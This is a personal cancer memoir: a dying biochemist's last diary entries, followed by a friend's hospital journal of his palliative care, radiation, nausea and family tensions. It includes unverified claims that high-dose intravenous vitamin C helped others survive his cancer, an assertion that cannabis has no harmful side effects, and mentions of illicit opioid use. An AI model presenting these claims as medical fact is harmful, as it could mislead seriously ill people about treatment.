1) Go around to Frank's. He plays the violin he just finished constructing and it sounds pretty fuckin good, though this might just be his virtuoso playing. I built a new electrode for his Jacobs Ladder ozone generator, with which he ages wood years in a matter of weeks.

2) MBF rang me up asking permission to use my name in an advertising campaign about why people come back to MBF. I told them this would be unethical for two reasons. First they fucked up a receipt of payment in Nov 2002 which meant my account elapsed. Second... I'm dying and MBF will not fix this no matter what level of cover I have. It would be sort of silly for a man terminally cankered to go on telly and blab about why he went back to the big nasty health care corporation. Wouldn't it?

I feel better now.

3) Go look at google.com for the keyphrase

uniformly untreatable disease

and guess what comes up, complete with instructions on a couple of people who had what I have, and managed to survive with massive exposure to ascorbate and a few other things.

Bill, by the way, is huge. Following the fascia Bill has extended down to about the level of the top of my sternum, and upwards, to the point of being about level with the top of my left trapezius muscle. You can see Bill attempting to erupt out of my neck, stretching the thin covering of skin above him. He feels turgid and botryoidal to the touch. The little superficial veins in his immediate vicinity are prominent. I can't quite get my thumb under it; I'd estimate there's about 100 grams of bill now.

A perhaps undocumented vampiric occupational hazard would be to suck on my sinistral nape in its present state of oncological profusion, thereby efficiently giving the vampire an heterologous renal metastatic disease reducing its lifespan rather significantly, no?

Odd stuff... my left leg went to sleep for no obvious reason, then woke up. I feel odd stretchy feelings in my right inner thigh. Oh, what the fuck is going on?!

I got fuck all sleep last night, the paracetamol isn't cutting it for pain relief. I woke up and cried in the shower as the warm water eased it somewhat and the realisation dawned that all my mornings might be like this one. Or worse. My scrote hurts, my right ilium hurts, the right side of my lower back hurts, some of my right leg hurts in certain postures. It's all referred pain I expect, from the retrocaval stuff.

Prof Poole reckons yeah, they can chop it out, but it's risky to the lymph drainage, to the 10th cranial nerve (runs half my larynx) and some of the nervous supply to the left arm. May

31st, Bill gets the chop. I think I might try and get him in a jar. So I can torture him in the microwave on maximum nuke setting for oh, 300 years or so.

XML and I spent a lot of time hugging. I went round Toad Hall and gave Jude a 6Gb harddisk to replace the glitchy one he used to have. Joss showed up, and I think she's pretty frayed, her war of attrition with Azza's gradually taking its toll.

I went back to River st and slept, 'cos that's where the codiene is. Well, slept until it wore off then thrashed around, swearing, until I got another one and slept again and woke up in the middle of wednesday. Joss's perhaps premature comment of six months ago, that I feel tired, has now come true. I do. Full of food I still feel lethargic, I exercised the dog today with more of a controlled forward stagger than a walk. I get random little episodes of tearfulness - microweeps - and faint zaps of nausea. Sitting down to write this stuff hurts now so I'm exercising greater brevity, you'll notice (with a sigh of relief, I suspect).

May 20

Eisinger rang up...the PET dudes won't scan me, I apparently am not sick enough to meet the criteria under which they will scan me, which makes me think they don't get a whole lot of customers. I don't think this matters especially. Looking for additional cryptic mets will not really tell me anything. It's time to treat them. Chopping them out where we can, screwing with their biochemistry where we can't.

I ate dinner with Deb again and she's finally, after ten years, revealed some stuff I always wondered about. I am glad for her.

My skydiving trip on Saturday was cancelled.

Brushing my hair this morning wore me out. I breathe hard sometimes in response to doing no additional exercise. I somehow managed to spend some of the day with Joss, going to bookshops, and the rockpools at Bondi, and I fixed a CD player of hers which had about 7 years of dust on the lens. It wore me out. I want to ask her to just hug me for hours and not let go. I think, and she sez, she's on the mend. Going to Canberra.

Everything hurts. It hurts when I breathe in hard. My back hurts. Swallowing hurts 'cos Bill's pressed against my oesophageal wall. This isn't funny at all. I am too tired to do just about everything. It's fucking with my metabolism now, fuckin' cancer, if it stays this way I'll be sleep-deprived, caved-in, flattened, too tired and pain-averse to shag; so now I know. Joss and I had our final ever shag on the carpet at Autana six weeks ago and I didn't even get off.

Eventually I'll be too tired to drive, to feed myself, wash, oh, fuck, fuck this sucks. I'd cry but I'm too tired to do that too. The creeping fatigue has commenced. This is what kills most cancer patients... cachexia, malnutrition.

I'm arranging for some ascorbate/alphalipoic and glutathione to come up from Melbourne. Dad's acquiring some drip bags, I've

screwed an eyehook to my bedpost. He hasn't lost his sense of humour ... mum asked him if he'd do me a favour and he asked, whats he want, some suppositories?

Oh shit man. Funny how one can do as much thinking about this as one likes in advance of it happening, but it's the actual physical nausea, pain, with no respite, which really nails in the realisation that you're really, really sick. It's coming for me. The sky is falling.

May 21.  
4am.

Everything hurts when the painkillers wear off and I wake up at 4am and thrash around for a few hours. The other smack arrived, so I have to assay it, given I was burnt last time. I got in a hot bath at 6am and slept in it until about 8, and was hearing this fweep, fweep, fweep, fweep noise in my left ear, which is the sound of my carotid artery being deformed and the blood turbulently flowing through it, oohh shit. I was going out of my mind by 9am, weeping uncontrollably, unable to get anything to shut up the pain in my right 'nad and back. So mum said she'd gimme a moggie, to sedate me. I SMS'd Carole. A few hours later, thank fuck, Joss came around. I can't say how much of a relief this was. She and mum get on alright, I think there aren't many people who can bum a fag off mum within two hours of meeting them.

Fuck. This is such an effort, merely sitting at the keyboard. Maybe I'll have to stop.

I'll go see Tism on July 9 if I live that long.

Saturday 22nd. All the tranq dad gave me last night got me about three hours of sleep. I walked the dog at 5am and barely managed to stagger home. I slept in the bath from 6-8am (the heat really masks the pain) but then had to get out. The only way to stop my right testi hurting like hell was to jump around. It's taking me down very fast.

Keith took me to Balmain, Caz shot me up with 30g of ascorbate and I strew up a bit. They dropped me at RNS where the med students had a look and said things like, difficult dissection, may have to cut the collarbone to get at it. I got a cab home and felt like shit again all night. Cookie visited, yay. I will miss her.

Monday 24th. My birthday. I go to Edgecliffe to get more ascorbate shot up me then to Randwick to scream at my oncologist. I can't walk straight. I think I will have to end the log here since I am perpetually weak. I am dying. Goodbye.

Broadcast message from root@pred:  
Sending all processes the TERM signal.

<predator>

Epilogue

Hospital Journal

Stacy

Thursday, May 27, 2004

I went to see pred in the hospital yesterday. He was in so much pain that his dad took him to the cancer care centre at the hospital. They admitted him and have scheduled him for radiation treatments for two weeks.

I've decided to be with him. When I saw him at his house on Sunday, it occurred to me that I should stay. I asked him if he would be more comfortable if I stayed or went. He said, 'if you went'. Dr. Carlton drove me to the station. I asked him what he thought the chances were. He said, 'none'. I spent Monday watching movies and crying.

Tuesday I took my bike with the flat tyre to the shop and had them change the tube. While they were fixing it, I went to Margaret and Anna's place to talk. When I mentioned that I felt like I should stay with pred, Margaret said she thought that was a good idea. Pred didn't want to see me Tuesday because there were already 3 people visiting, Sonia, Adam and Kerry.

Tuesday night I went to the JA meeting and asked for 2 weeks off to be with pred. Brett didn't argue as much as I thought he would, but he did say that it was better for me to keep my feet on the ground in other areas, so when pred dies and that falls over, I'm not off balance too badly. I hear this, and will just have to see how it goes. I'm sure after a certain period I'm going to need to get out and do something else.

Wednesday morning I woke up feeling okay. I haven't burst into tears since. I seem to have hit a wall. I sms'd him and he said he was in the hospital. I didn't think I'd be able to stay overnight there, so I didn't go prepared. When I found his room, he wasn't there. I asked the nurse at the station and she said he'd been taken to chemotherapy. They rang down and asked, but he wasn't there. Then they tried radiation. He was waiting for a simulation, but might get treatment afterwards. One of the nurses led me

down to radiation, but he wasn't there either, he'd been taken in, but I could wait in the lounge. She showed me the door that he would be coming out of. I tried reading a book Margaret had given me, 'The community of those with nothing in common'. There's a chapter on people who sit with the dying even when there's no hope. Some interesting ideas, like the idea that death is above, below and all around us, and life is just the space we carve out of death.

Then they rolled him out and he was lying on his side in the trolley bed, clutching his mobile phone. He was plugged in to a saline drip, a PCA which gave him morphine on demand, and a small, blue bag with a ketamine syringe-driver inside. The saline and morphine went in his arm and the ketamine in his leg. The two machines were hooked onto the bed post, and the ketamine bag was lying next to him.

They wheeled him over to the side and the radiologist came over to talk to him. She asked him how he felt. He said, 'I've seen better graffiti on drains' 'You feel that bad, huh?' I said, 'He's talking about the tattoos.' He had been tattooed for aiming the radiation and there were red texta marks around the tats.

She said the treatment was only to improve his quality of life for weeks to months, it was not a cure. But she did say that he would be up and around again after the treatments. She asked if he had any questions and he started talking in anatomy and chemistry terms about the procedure. The doctor, a pretty, petite Asian woman, looked at me with one eyebrow raised. I said, 'did you know he was a biochemist?' She said, 'I never would have guessed'. She left and the beast of burden arrived. A stocky, aussie bloke whose job was to wheel the patients around. He was complaining about the handling of the gurney and pred says, 'This trolley brought to you by Coles who don't want you to steer straight in any of their stores.' He chuckled and said, 'it's a bit like that, yeah.' There was another trolley bed in the hall and pred went into his lebbo hoon accent, 'aw fully sick mate, ram 'em!' We

got up to his room and I sat by his bed and held his hand until the nurse came in to take his blood pressure and give him some anti-emetic.

He was cracking jokes to her, and she was implacable. Finally she said, 'Do you want me to recommend you for a psych interview?'

When she left he asked me to crawl in bed with him and he fell asleep. I had to pull my hand out of his, but he didn't wake up. I asked the nurse if I could spend the night. She said it was fine. I left at 8 and went to have beers with Andy, Adam, Kerry and Margaret. As I got drunker, I started slouching horrendously. I felt exhausted by the conversations and couldn't focus on anything but pred.

Thursday I sent another email to catkore saying that he was in hospital and going to fight for a bit more time. I got my camping gear strapped to my bike and started to stress because I had a modelling gig that night. I thought that I should go and just stay, so I rang Margaret and asked her for some other models' numbers. I realised that I would be there for the next two weeks, so 4 hours wouldn't make that much difference. Besides I need the money if I am going to take two weeks off work without pay. I rode to the hospital and arrived at 3. Soon, the cat crew showed up; jj, hugh, safari, and ned. Pred was full of beans and really enjoyed it. Towards the end, David from Mekanarchy showed up. At 4:30 they came to take pred to radiotherapy. The cat crew left and David and I accompanied pred down to the radiotherapy centre. As soon as he went in, David and I went to the cafe and had a chat. He emphasised how important it was that I be there and keep his mind occupied. We walked with him back up to the room and Andy showed up shortly afterwards. David and I left as I had to go to the modelling gig.

When I got back at 11, the hospital was closed up tight. I wandered around until I found a sign that said entry after 11 was through emergency. I went to emergency and they phoned up to the ward to see if it

was okay. I waited for half an hour for a security guy to walk me up. Pred was sleeping when I arrived. I touched his arm and said 'I'm here dude'. He said, 'I comprehend that.' I asked him how long Andy stayed. He said Andy had run away after he spewed. The radiation was not supposed to make him sick. This is not good.

I unrolled my mat and sleeping bag and got in, but shortly pred was complaining of pain and wanted to get into the shower. He asked me to join him. Well, actually he said, 'you can join me if you want.' Typical. So I sat on the toilet while he thrashed around in the shower, looking for a comfortable position. We had a really good conversation in which he told me that he appreciated my being there and that I would get lots of brownie points. But I don't want brownie points, I just want him and everyone else to know that I did the right thing.

He got out and went back to bed and slept for a good five hours, despite nurses coming in every hour to take his blood pressure. In the morning he ate two pieces of cheese and an apple, thinking that the radiation treatment wouldn't be until 4 again. But at noon they came to get him. His mum was here but left when I followed him down. He had asked me to get more food for him, so I had ridden to the shops and bought \$40 worth of food and some vitamin e cream for his radiation burns. I waited in the lounge for him for a while, but then wandered back up to the room and took a shower. I started to do some yoga when they wheeled him back in. His mum and dad showed up with some friends, and Margaret and Anna came. He was very unwell and started to spew again. The family and friends left and Margaret and Anna went and waited in the lounge. Dr. Bertolino came in to talk to him about the pain. He had drawn with texta on his leg where the pain was. He said it felt like being flensed. He explained that flensing was what whalers did with a hot knife to get the blubber off of whales. Dr. Bertolino explained that the next level of pain control was an epidural. He was explaining that the side effects were weakness in both legs and loss of

bladder control when pred asked if it would have any effect on getting an erection. He just laughed, but pred was dead serious. Pred explained about the loss of his ability to ejaculate when he had the operation in November. Dr. Bertolino explained that it might make the area less sensitive and therefore effect the duration of an erection. Then pred drifted off to sleep, so Dr. Bertolino gave the rest of the talk to me.

I am becoming his literal other half. He even said to me it was like having another body. I just wonder to what extent it happens quid pro quo, so that when he dies, will half of me die too?

After Dr. B left I went into the lounge room and drank some of Anna's home brew with them. Margaret said I was a hero for doing this. It was a mistake drinking the beer. It didn't help at all, but made me tired and emotional. When we went back in, pred was still sick, and had not had a shit in five days because the morphine was making him constipated, so the nurse was going to insert a suppository. She was explaining about the dangers of bowel obstructions and what would have to happen if the suppository didn't work. I lost it for a moment and started to sob. The more bullshit he has to go through, the less likely he will tolerate it, and the more inclined he will be to just give up.

When we went back in O was there. Anna and Margaret left, and I explained the situation to O. I was really tired by that point, and couldn't quite manage a conversation so we just sat there until pred woke up. He needed to put his DVT socks back on and I asked O to help me. She did, and as we both struggled with his feet, I said, 'you finally got that threesome you wanted.' He said, 'don't make me cry.'

Nick and Leanne, childhood friends, came by with some photos of pred as a young man; lying on his back with his legs sticking out of a drain, a lawn with the word 'TISM' spelled out in bricks, a cake that said, 'big drains' and pred with a big smile on his face.

They had a good chat and O left. They stayed and just watched him sleep. All of a sudden the Patient Controlled Anaesthetic machine started beeping incessantly. I pushed the nurse button and she came in and looked at it, but couldn't figure it out. She went back out and was away for a few minutes. Pred got up, wrapped a towel around his waist and wheeled the stand out to the nurse's desk. They said it was out of batteries, and went looking for more. They explained that they hardly ever dealt with them in this unit, so they would have to call someone from recovery. Someone found some batteries in a drawer and pred proceeded to test them on his tongue. The nurses watched in astonishment as he declared them dead one by one. I got a blanket and wrapped it around him as he stood there. Suddenly he said he needed to go to the toilet and went back to the room where he had his first shit in five days. I said I guessed that was why it was called 'getting the shits' with something. Finally, the nurses found some good batteries, and then had to figure out how to reset the machine. Nick noted their defensive body language as they explained that it was a new machine and they didn't know how it worked and didn't have spares. Nick and Leanne stayed longer and watched pred puke, or rather, looked away while he puked. It's interesting to see people's reactions. Some watch, most look away, and some look away and plug their ears. I started out doing that, but now I just go out to the hall and get another bowl. It doesn't really bother me now, aside from the empathy of unpleasantness for pred. Nick looked at me, and Leanne looked at the wall. Pred fell asleep.

I was so knackered, but I didn't want to kick them out on my account. I finally said that I was going to lie down, but they were welcome to stay. They did in fact leave at that point. When I lay down, I just cried for a couple of minutes before drifting off to sleep. I woke up suddenly, having dreamt, with no detail at all, that I had been shot. It was like that little jerk that you get sometimes when you first fall asleep, but 100 times more intense.

Pred moaned and turned, and threw up. He said, 'I think there's something more seriously wrong with me than these people realise.' I went out to the nurse's station with the bowl. The nurse took it and said she would weigh it. I said that the nurse earlier had said that if the nausea didn't subside that they could call the doctor and prescribe more anti-emetics. The nurse said she would look at the chart. I went back in and lay down. An hour later, two nurses came in and told him that there would be a specialist there in the morning who could prescribe something more powerful. We both slept from 10 until 3, when he woke up again and threw up again. I sat with him until about 4:30 when he decided to take a shower. I went in with him and he said, 'I've been thinking about what this means in the "who gives a shit about pred" stakes. It takes serious balls to do what you're doing.' I said that I was doing it to ease my own conscience. I said I realised that I was not the one he wanted to be there. He said that he was very happy that I was there. I said I knew, but that I also knew that he was madly in love with Joss and would prefer it if she was there. He asked me to comb his hair out, because he had it tied up in a bun for days and it was extremely tangled. It took about an hour to do, but it was one of the most satisfying hours I've had here yet. He said that I must like him more than I was willing to admit to myself. I said that when we first started shagging, he had told me not to fall in love with him. I asked him if he remembered what I said. He said he thought I had avoided answering. I said I had answered that I had a great deal of affection for him and always had. I said that I didn't know what being in love meant, but that I stuck by my original answer. I said I thought I had a pretty good idea how much I liked him. I plaited his hair and got him back into bed and put his socks on.

He asked me for a pen and paper. He started to write down all the stuff that was going on; radiation for pain relief which led to nausea, morphine for pain relief which led to constipation. He circled the treatments. Farther down he wrote 'Stacy's here which

helps a lot' and circled my name. I am one of the treatments that is helping him get through this.

At 6:30 we finally got back to sleep. At 7:30 the new nurse on duty came in with the specialist, a blonde doctor named Christine who was dressed in jeans and a leather coat. I didn't stir from the floor, I just listened to her explain that they were going to get some of the pain medication in intravenous form so he didn't have to swallow pills. The nurse came back half an hour later and inserted a new butterfly to pred's left leg, where he had two already. I watched him from the floor, in awe of the skill he was demonstrating. I felt that rush of admiration that I get when I am confronted by mysterious, but awesomely powerful skills. When I got up, I did notice that the others were labeled, but his was not. I noted it to him when he came back, and he thanked me and proceeded to label it. He injected him with the new stuff, and minutes later, pred threw up again, complaining that he had to keep telling them that it wasn't working, and fearing that he was going to starve to death.

A new nurse came in, R, and she was a breath of fresh air. She was down to earth, but positive and supportive and professional. She understood pred's jokes, and appreciated his insights. Pred said he just wanted to go home so he could lie in the bath and smoke spliffs. We were talking about how to get the nausea under control and I asked her about smoking pot. She said it was a great solution, but that she would never admit to having said it. She said many patients do it, and the staff just turn a blind eye. I asked pred if he wanted to have a go. He said he wanted to try the new medications first. I don't know why he is so reluctant because he was smoking before he came to hospital and it not only helped the nausea but helped the pain as well, and has no detrimental side effects, unlike all the other meds. He obviously is very distressed about the puking. He said earlier that he didn't want to do it because he was afraid of interactions with the other meds. When I asked R, she said she did not know of any adverse interactions. So he's got no excuses and heaps of good reasons to, but

he still won't do it. But I can't force him, I can only offer.

Pred's mum, Roma, was there through the conversation with R. After R left, I talked to Roma about it. Then we talked about her trip to Turrella on the motorbike, and I told her a bit about my work at JA. Pred fell asleep, or pretended to. Later he said that I was being subtly interrogated.

As I'm writing, pred just woke up and started to talk to me. I asked him why he didn't want to smoke. He went through the same reasons, and I told him again that the nurse reckoned it was okay. He threw up again, and then relented. I packed the smokeless pipe and took a hit into my mouth. I blew it into his and he inhaled it. He coughed a lot and said my lungs must be made of steel. Moments later a nurse came in with a volunteer who said she was here to look after him for the night and did he want another pillow, blah blah blah. They went out for a moment and I shrugged and said, 'see, not a word.' He said, 'they must have known', and I said, 'yep, and not a word'. He started to feel his right lymph gland in his neck and pulled a face. He said, 'I don't know what's normal anymore. This node is so tiny compared to the others.' I said, 'you keep trying to diagnose yourself. You can relax now and let the doctors do it.' He said, 'yeah, that's what the CT scans are for.' A few minutes later he said it was not a pleasant psychological trip. I asked him what he was feeling, he said he couldn't explain, but it was 'intriguing, threatening and thinking'. I asked what was threatening and he said the unmeasurableness or something like that. I said, 'the unknown' and he nodded. I asked if he wanted to be touched, he said 'yes, your head on my heart please'. I did, and said, 'it's okay dude, you're safe.' He said 'I know. With you here I am safe.' a nurse came in. He held my head hard to his chest. He asked her what she wanted. Just to take his temperature and then she would leave us alone. When she'd gone he said he thought something was going terribly wrong with the trip, that it wasn't fun and said the intimacy was too much. I backed off and sat

there for a minute. He fell asleep. He woke up again a few hours later and spewed again. I asked if he wanted to try another smoke, but a smaller one. He agreed, and this time he started to get giggly and happy. I guess the first smoke was too much.

Margaret and Anna came by today and took me out for pizza on the beach at Brighton LeSands. They had brought me my laptop, obviously, some Woody Allan dvd's that pred asked for, and some clean underwear. Bless their hardcore lesbian hearts. I needed to get out more than I realised. Margaret remarked on how intense their visit was yesterday. I felt like I was in a daze. I can't think about anything but pred.

When I got back Joss' brother Jude was in the room, but left after a short time. Then a whole load of people from Stucco came. I said they should come in two at a time. They did, and alternately cried and laughed and conveyed love from others. Then Lou Boon-Kuo and Merro came in. They stayed for a bit longer than the Stucco lots, and cried heaps more. Then pred spewed again. He had eaten half a bowl of lime jelly and when he caught his breath he said, 'at least we knew what colour it would be.' I turned to Merro and said, 'he's the only person I know who can crack jokes while spewing.'

As they were sitting there, four guys were at the door and coming in. I stopped them and explained that he should only have two at a time, and could they wait. They agreed to wait, but were by far the pushiest of his visitors. They seemed to have no clue what the situation was. After Lou and Merro left, I told them they should come back tomorrow, because he had fallen asleep.

I came back in and took a shower. Heaven.

Time is in limbo. I can't think about the future because pred is everything right now, and he has no future. All I can do is what is required at the moment. Very zen. Margaret mentioned something about my sense of smell being heightened by grief. Odd that

the only other thing that I know of that heightens your sense of smell is being pregnant. I was also thinking that this is what it must be like to have a newborn baby; not much sleep and total focus and attention on a vulnerable, helpless person. It's as though the process of birth is going backwards - at the end, a person will disappear back into the earth, and we will all have to break loose of the bonds that we'd formed with him. Perhaps that will take 9 months. My aunt Suzanne, a hospice counsellor, said that being a carer for a dying person was like being a midwife for death. I seem to have a flair for it. I am intensely focused on what he needs. I usually get it right; a moved pillow, a blanket, a touch, a tissue. It seems to come naturally, like an empathy so strong it's almost tangible.

Sunday, May 30, 2004

pred's watch has a self-winding mechanism that works on the motion of the arm. He realised yesterday that the time was wrong because he hadn't been moving around much. For awhile he was shaking it as he lay in bed, trying to wind it. He started to fall asleep while shaking it, slower and slower. Time running out. Today he gave it to me and said, 'you might as well wear it'. It brought me to tears.

Last night was horrible. He puked at 10 and I talked him into trying some pot. He slept until 2 when he woke up and tried to vomit by drinking a whole glass of water, but he couldn't, so I gave him some more smoke. He slept for about 20 minutes and then vomited. Then again at 4. He was miserable. I told the nurses that it wasn't working.

In the morning yet another doctor came in and ordered an x-ray because his stomach was becoming distended. Pred called his mum and told her to tell his dad to come over, he was not going to tolerate any more radiation. When his father came, he started talking about going home to die. His father just kept talking about treatments and how they couldn't care for him at home. Pred just kept driving the point home that all

the treatments weren't working and he would rather just die.

On the way to the x-ray, R was there, and I was sobbing. She put her arm on me and said, 'we will get this under control.' The strength and resolve was so remarkable, even though she knows there's no hope, she will not give up. As soon as they wheeled him into the x-ray room, I went to the toilet and wept. When we got back up to the room, Roma was there. She said I looked as bad as he did. She asked me if I had tried any pot on him. I said yes, but it hadn't worked. 'Not at all? Not even for a minute?' I said it had put him to sleep, but hadn't cured the nausea. 'Probably made him worse, poor dear.' I could have slapped her.

Pred wanted to take a shit as soon as he got back in the room, but the machines were all still attached to the bed. I offered a bucket, but he refused, so I did my best to figure out how to move the machines onto the rolling stand. He said I was a genius and a legend.

The x-ray came back showing that his intestines had stopped peristalsis and was full of gasses and juices. It was called an ileus. Dr. Chan recommended a nasogastric tube to remove the distention, but she consulted with Dr. Brennan, the palliative care specialist, and he recommended a course of injections first. They had to insert a new butterfly for one, and move an inflamed cannula to the other arm. The PCA had stopped working before the x-ray as well. So there was a flurry of activity for a couple of hours. Then they discovered that the battery on the ketamine syringe driver was flat. There were no spare 9-volt batteries in the store room, so they were going to break into the floor manager's office to get one. I offered to go to the store. They said it was the last resort. After all the other problems were fixed, they still hadn't got the battery, so I went down to the florist at the entrance and bought a goddamn battery. I brought it up to them, and they all thought it was very amusing, despite the fact that they had found a

battery in the mean time. One of the nurses noted that I had been overcharged by \$1.50. My fucking god. I was too shattered to care, or I would have gone back down and shoved the thing down her throat. Not only was I buying equipment for the hospital to keep pred alive and pain-free, but I was being screwed for doing it.

I went back in and lay down on the mattress. Dr. Carlton and Roma came in and sat there for a while. Finally pred says, 'are you just going to sit there and stare at me or are you going to say something intelligent?' 'Like what?' 'You could say how sorry you are that I'm sick' 'We thought that was obvious.' 'It's still nice to hear it.' 'Well, dear, I'll say it again, I wish it was me instead of you.' 'Be careful what you wish for mum, you'll probably get it. You wreak of nicotine.'

Pred got the shits with him mum and thoroughly told her off for smoking. He said that he should be warning enough that you don't want to get cancer, but she seems to do everything in her power to get it. She said that genetically she's unlikely to avoid it. Shrug.

I asked Dr. Carlton about the cesarian section he had performed that day. He said it was fine, the cord was down, but the baby was healthy. Roma asked if it was a male or female. Dr. Carlton said it was a girl and added that they are tougher. I asked if that was his experience or if he was just saying it. He smiled and said it's a common saying. Didn't answer the question.

I managed to sleep for a couple of hours in the afternoon. Some people showed up and wanted to see pred but he wasn't up for visitors. The nurses put a sign on the door saying visitors should return to the nurses' station and reported them as they arrived. O showed up around 6, and I leapt at the opportunity to go get some food. We went and had a nice Italian dinner and then she drove me to Turrella to pick up some stuff and check my email.

When I got back, pred was sleeping. His nausea has subsided and his belly is less swollen. Thank fuck. I'm going to sleep now.

Monday, May 31, 2004

I didn't go to sleep, we watched "Everything You Always Wanted to Know About Sex" by Woody Allen. He enjoyed it, but as soon as it ended he was puking again. He got in the shower, and I joined him and washed his hair. I got some sleep towards the morning but he said he didn't. Dr. Bertolino came with the pain team and he talked to pred about the option of an epidural again. This time he said it would leave him bed-bound. Pred was most worried that the blockage was a met. I asked if Dr. B had seen the latest CT scan and compared it to the x-ray. He had not. What would have happened if I wasn't here? He would never have known.

After the pain team left, pred decided to try an NG tube. It's a simple device that just siphons fluids out of the stomach through the nose. The nurse put some lube on the end and started to feed it up through his nose while he chewed on ice and swallowed. It went in and started to work, but pred began to vomit heaps and heaps and pulled it back out again. He was shaken and humiliated, but was ready to try again after a few minutes. Just before he was about to start, Roma came in. I knew that her smell would only make him more nauseous and less likely to succeed. I said, 'can you wait 10 minutes until this is over? He is having difficulty getting it in and he will be a much happier person to talk to in 10 minutes.' She went absolutely ballistic. 'Don't you tell me what to do! I have permission to be here! I'm his mother!' Pred chimed in and said, 'mum, it was a perfectly reasonable request, asked in a polite way. And you might not like to stick around and be spewed all over.' She finally stormed out.

We had another go at the tube, but couldn't get it in. I figured that after the big spew, he would be able to

sleep, which he desperately needed. He said he would like to sleep and told me to come back in two hours. I told the nurses not to let anyone in. I went out for a short bike ride and some food. I got a text message from him: "MUM THINKS YER HITLER & WONT COME IF SHE THINKS UR HERE- KOOL!" When I came back Roma was there. I was now labelled 'Hitler the dictator' and was banned from her presence. I waited in the lounge and when she came out I got a stern finger wagged in my face and threats about my karma if I were to deprive her of quality time with her son. I said I agreed that it was very important that she spend quality time and that I was very sorry I had upset her. I explained that I thought her smell would upset him, knowing that she knew this very well already. But I said that it would never happen again. She said she would take that into account and stormed out. She had brought reinforcements in the form of a family friend who told me that family had to come first. She asked me if I was his girlfriend. Not wanting to broach the subject of our relationship, I just said yes. She asked me how long we had been seeing each other. I said I had known him four years. She seemed satisfied with this. I wondered what difference it would have made had I said 4 days. The fact is I am here, and although Roma claims she would do what I am doing, she doesn't have the strength, and she would fuss over him to the point of overwhelming him, and probably the nurses too.

After the drama o' the day, we watched "Sleeper". Pred's medication had been increased, and he was alternately staring, wide-eyed and unblinking at the screen, and dozing off. He liked the flick. Hugh came in the middle of it and cleaned the fridge. Bless is curly blond locks. He also gave me \$50 and brought ginger beer and a piece of ginger for pred. Pred was speaking very little and when he did there was a half-second pause between each word. He pointed at the ginger beer and beckoned it with his hand. I opened it and he took a sip. He just sat there saying 'yum yum yum'. Then he spewed exactly the amount he had drunk. Hugh offered him a freebee massage from a friend. Pred declined by shaking his head and saying

'stranger'. Hugh left and after the movie ended, I asked pred if I could touch him. He nodded. I just gently ran my hand over his arms, chest and distended belly. After about 10 minutes, he looked up at me and gave me a very slight smile with just a twinge of eye crossing that said, 'yum, thank you'. I asked him if he thought he could sleep. He said yes. I told him to move himself down on the bed so his head wouldn't fall over. He did. I put his oxygen on and became his guardian gargoyle. I was determined not to let his sleep be disrupted again. When the nurses came in to replace his ketamine, I told them that he had just got to sleep and desperately needed to get a good slab of it. They were very cool and crept in every so gently, taking extreme care. One of them mouthed 'how are you?' I gave the thumbs up. I was in fact feeling better than I had a right to. After they left, the pain team showed up again. I told them the same story and they left without seeing him. After about an hour, he woke up, saying he had gotten some good kip and now he needed to spew. He tried but could not. Just as he was trying, a nurse came in and announced that Marauder was waiting to see him. Pred said he wanted to see him, so I led him in. He chatted for a few minutes and then went to leave. He broke down in tears. I gave him a hug and said that pred was being well looked after. I don't think this helped at all, but it was all I could do. He just needs to go cry it out somewhere and come to terms with it, just like the rest of us. I can't comfort pred and all of his friends as well. Margin came next. I left for a few minutes, and when I got back, pred was in the toilet spewing. The nurse was there listening and looked a bit shocked by the violence of the heaves. She said she would see what she could give him.

He finally got back to sleep and has had at least two hours of good sleep. I got to thinking about the x-ray and what Dr. B had said about the blockage being right next to the tumor. I wondered if perhaps the radiation had inflamed the tumor to the point where it blocked the bowel, but might shrink again if he continued the radiation. I wandered out into the hall

and asked the nurse about my theory. She said that she didn't think it was the case, and if it was they couldn't tell, but if we got an NG tube in, and the blockage was just faeces, it would solve the problem. That little niggling bit of hope that won't go away keeps pushing ideas into my head. I know its dangerous to hope, but even if it doesn't save his life, it will at least make him more comfortable. Pred's convinced that it was the radiation that was causing the nausea and therefore his reason for wanting to discontinue the treatment.

His dad came by at 7. I asked if he wanted to be alone. He just said, 'yes'. I went into the lounge. About half an hour later he came in and told me that there would be an arranged time when I was to take a break every day and Roma would come visit. I just nodded and said, 'absolutely'. He said, 'we all need to be diplomatic about this'. I said I was very sorry I had offended her and understood and would abide the request. I started to tell him about my idea, but he cut me off. He said that these types of tumours are notoriously resistant to radiation and that in the end it was Mike's decision. I just nodded.

I went back into the room and pred said that we'd both just been arm-twisted. He said that he strongly objected to the arrangement because he found me to be a very helpful nurse. Of course he was too buggered to argue, so he relented. So radiation treatment is pred's decision, but who he wants in the room when is not. I feel more wounded by this than I should. I should be grateful for some enforced time off. I just imagine that during Roma's two hours, there will be things that should be done that Roma will not know to do, and the nurses will not be present to do. I imagine that the drip feed machines will start beeping and she will not know how to turn them off, or pred will spew and she will not know where to get another bucket. Or a doctor will come in and she will not know what the other doctors have said, or how pred was feeling through the day so she could tell them. She will not know that he can't eat or drink anything, and therefore to refuse the food that is inevitably

offered. Oh well. I suppose this means that if and when he goes home I will not be allowed to stay with him. One more stressful burden on him that he doesn't need. One more day off his short life.

Tuesday, June 01, 2004

This morning pred got into the shower and tried to vomit again. He then sat on the toilet and then lowered himself slowly to the ground, hanging onto the handrail. He let go and dropped the remaining few inches to the floor like a wet sponge. He wanted the NG tube to be inserted there, anticipating more spew fountains. The nurse, Susan, said she could not do it there, he had to be in bed. She called the orderly to help get him into bed. She gave him all his shots and changed his fluids, and then prepared the tube. She kept sighing heavily, and looked much less confident than the one the previous day. I was very nervous, but she got it in perfect the first time. No spew. He was determined. After it was in, he fell asleep. Susan gave me some gloves and asked me to hold the end of the tube over a bucket while she sucked out 4 litres of brown fluid.

Dr. Bucci came in and chatted to me about the situation. He started by saying, 'are you his friend?' I said yes instinctively, but what a stupid question. No, I'm from ASIO, here to make sure he dies.

Bucci thought the ileus was being caused by a combination of the tumour pinching the nerve that stimulated the guts and the medications. He ordered another x-ray and said that he would be back in the evening to consult with pred and his dad. They took him down straight away. I was alone in the room. I grabbed pred's watch and began shaking it to bring it back to life. I tried to call my mom again, but there was no answer so I rang my dad. I just wanted to know that they were all right. I told my dad what I was doing and he said, "oh dear. Is this keeping you from overthrowing the Australian government for awhile?" I said, 'yes, very effectively.' I went down and got a

coffee, walked outside and around to the front. When the x-ray came back, he ordered a CT scan of the chest and lower abdomen.

